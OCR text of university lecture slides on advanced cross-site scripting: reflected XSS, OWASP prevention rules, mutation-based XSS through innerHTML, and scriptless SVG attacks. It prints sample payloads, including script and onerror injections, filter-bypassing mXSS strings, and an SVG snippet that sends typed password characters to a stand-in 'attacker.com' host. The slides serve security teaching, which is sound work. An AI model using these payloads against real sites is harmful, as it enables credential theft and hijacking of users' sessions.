Advanced XSS Techniques and Content Security Policy


Web Security

Juraj Somorovsky

Summer Semester 2024

Paderborn University

Same Origin Policy (SOP)



Combination of:


- **Protocol**
- **Domain**
- **Port**

Bypassing SOP: Injecting script directly into the website

Cross-Site Scripting

- **Reflected**
- **Stored**
- **DOM-based**

Reflected XSS



search.com

GET /?search=<script>alert(1)</script>

HTTP/1.1 200 OK
…
Results of search: **<script>alert(1)</script>**

Injection possible in different contexts

- Context examples:
  - HTML
  - Attribute
  - Script
  - URL
- If these are not filtered correctly, XSS is possible

Countermeasures – OWASP

- RULE #0 - Never Insert Untrusted Data Except in Allowed Locations

<script>...NEVER PUT UNTRUSTED DATA HERE...</script>	directly in a script
<!--...NEVER PUT UNTRUSTED DATA HERE...-->	inside a comment
<div ...NEVER PUT UNTRUSTED DATA HERE...=test />	in an attribute name
<NEVER PUT UNTRUSTED DATA HERE... href="/test" />	in a tag name
<style>...NEVER PUT UNTRUSTED DATA HERE...</style>	directly in CSS

https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.md

Scenario / attacker model

```
<html>
<body>
<h3>Admin Login</h3>
<hr>
 <form>
  <fieldset>
   <label>Enter username here</label>
   <input name="secret" type="username"></input>
  </fieldset>
  <fieldset>
   <label>Enter password here</label>
   <input name="secret" type="password"></input>
  </fieldset>
 </form>
 …
```

Q: Is the attacker **really** able to retrieve the **full** password?

```
</html>
```

Scriptless attacks (with SVGs)

```
<html>
<body>
<h3>Admin Login</h3>
<hr>
 <form>
  <fieldset>
   <label>Enter username here</label>
   <input name="secret" type="username"></input>
  </fieldset>
  <fieldset>
   <label>Enter password here</label>
   <input name="secret" type="password"></input>
  </fieldset>
 </form>
 …
</html>
```

```
<svg height="0px">
<image xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="none">
 <set attributeName="xlink:href" begin="accessKey(b)" to="//attacker.com/?b" />
 <set attributeName="xlink:href" begin="accessKey(a)" to="//attacker.com/?a" />
 <set attributeName="xlink:href" begin="accessKey(c)" to="//attacker.com/?c" />
……
</image>
```

Today

- Attacks bypassing the learned countermeasures
  - Also responsible for the removal of browser-based XSS filters
- Further attacks working without JavaScript

Overview

1. mXSS
2. DOM Clobbering

Injection in different contexts

- HTML context: direct injection

```
http://search.com/?search=string
<p>Results of search: string</p>
```

- Attribute context:

```
http://search.com/?search=string
<input type=„text“ value=„string“ />
```

```
search="/><script>alert(1)</script>
```


Countermeasures – OWASP

- RULE #0 - Never Insert Untrusted Data Except in Allowed Locations
- RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element Content
- RULE #2 - Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes
- RULE #3 - Attribute Escape Before Inserting Untrusted Data into JavaScript
- RULE #4 - CSS Escape And Strictly Validate Before Inserting Untrusted Data into HTML Style Property Values
- RULE #5 - URL Escape Before Inserting Untrusted Data into HTML URL Parameter Values
- RULE #6 - Sanitize HTML Markup with a Library Designed for the Job
- RULE #7 - Prevent DOM-based XSS

https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.md


Countermeasures

- Different filtering techniques
  - Server side (e.g., ModSecurity)
  - Client side (e.g., XSS Auditor)
- Example - reflected XSS:



Countermeasures

- Server side XSS filter (e.g., ModSecurity)
  - Flexible open-source solution to prevent many attacks (e.g., XSS)
- Client side XSS filter (e.g., XSS Auditor)
  - Attempts to find reflections in the response body
  - Protects against reflected XSS (Stored/DOM-based techniques not mitigated)



Mutation-based XSS: mXSS


- Browser optimize HTML-Markup before rendering (Mutation)
- This is normally not a security issue as long as the HTML-Markup comes from a trusted website
  - Problem: **innerHTML** (and outerHTML)
- mXSS attacks bypass(ed) all filtering mechanisms
- Still a problem in the current frameworks
  - For example, recent attack on Google search

- Slides based on Mario's "The innerHTML Apocalypse"

http://de.slideshare.net/x00mario/the-innerhtml-apocalypse

innerHTML

- DOM property, first added in Internet Explorer 4
- Allows to manipulate the DOM
- Has direct (read/write) access to the DOM content



Source: Wikipedia

Modifying the DOM


```
// The DOM way
var myId = "spanID";
var myDiv = document.getElementById("myDivId");
var mySpan = document.createElement('span');
var spanContent = document.createTextNode('Bla');
mySpan.id = myId;
mySpan.appendChild(spanContent);
myDiv.appendChild(mySpan);

// The innerHTML way
var myId = "spanID";
var myDiv = document.getElementById("myDivId");
myDiv.innerHTML = '<span id="'+myId+'">Bla</span>';
```

http://de.slideshare.net/x00mario/the-innerhtml-apocalypse

Who uses this?

- Rich text editors, e-mail clients, JS Frameworks
- Everyone …



But what is the problem?

- Naïve assumption:
  - Idempotency
  - innerHTML content matches element's actual content

- Problem:
  - It is not idempotent!
  - innerHTML parsers (browsers) try to be "clever" and "repair" bad stuff for us (developers)

innerHTML mutation examples

- So what do we mean with non-idempotency?

In: 123	Out: 123
In: <div/class=abc>123	Out: 123
In: <DiV>123	Out: 123
In: <!->	Out: <!----->
In:<!-->	Out: <!---->


http://de.slideshare.net/x00mario/the-innerhtml-apocalypse

innerHTML mutation examples

Your input

innerHTML content put into a div

innerHTML content logging (what happened internally)



mXSS: 1st security bypass

IN:

Is this a malicious content? Would you filter it?

http://de.slideshare.net/x00mario/the-innerhtml-apocalypse

mXSS: 1st security bypass

IN:

- OUT: <IMG alt=``**onerror=alert(1)** src="**x**">

http://de.slideshare.net/x00mario/the-innerhtml-apocalypse

mXSS: XML namespace

IN:

<article xmlns="><img src=x onerror=alert(1)"></article>

OUT:

<?XML:NAMESPACE PREFIX = [default] ><img src=x
onerror=alert(1) NS = "><img src=x onerror=alert(1)"
/><article xmlns="><img src=x onerror=alert(1)"></article>

http://de.slideshare.net/x00mario/the-innerhtml-apocalypse

mXSS: HTML entities

IN:

```
<p style= "font-family:'ar&quot;;x=expression(xss())/*ial'"></p>
```


OUT:

```
<P style="FONT-FAMILY:'ar';x=expression(xss())/*ial'"></P>
```

https://www.nds.rub.de/media/emma/veroeffentlichungen/2013/12/10/mXSS-CCS13.pdf

Countermeasures

- Preventing XSS with typical filters



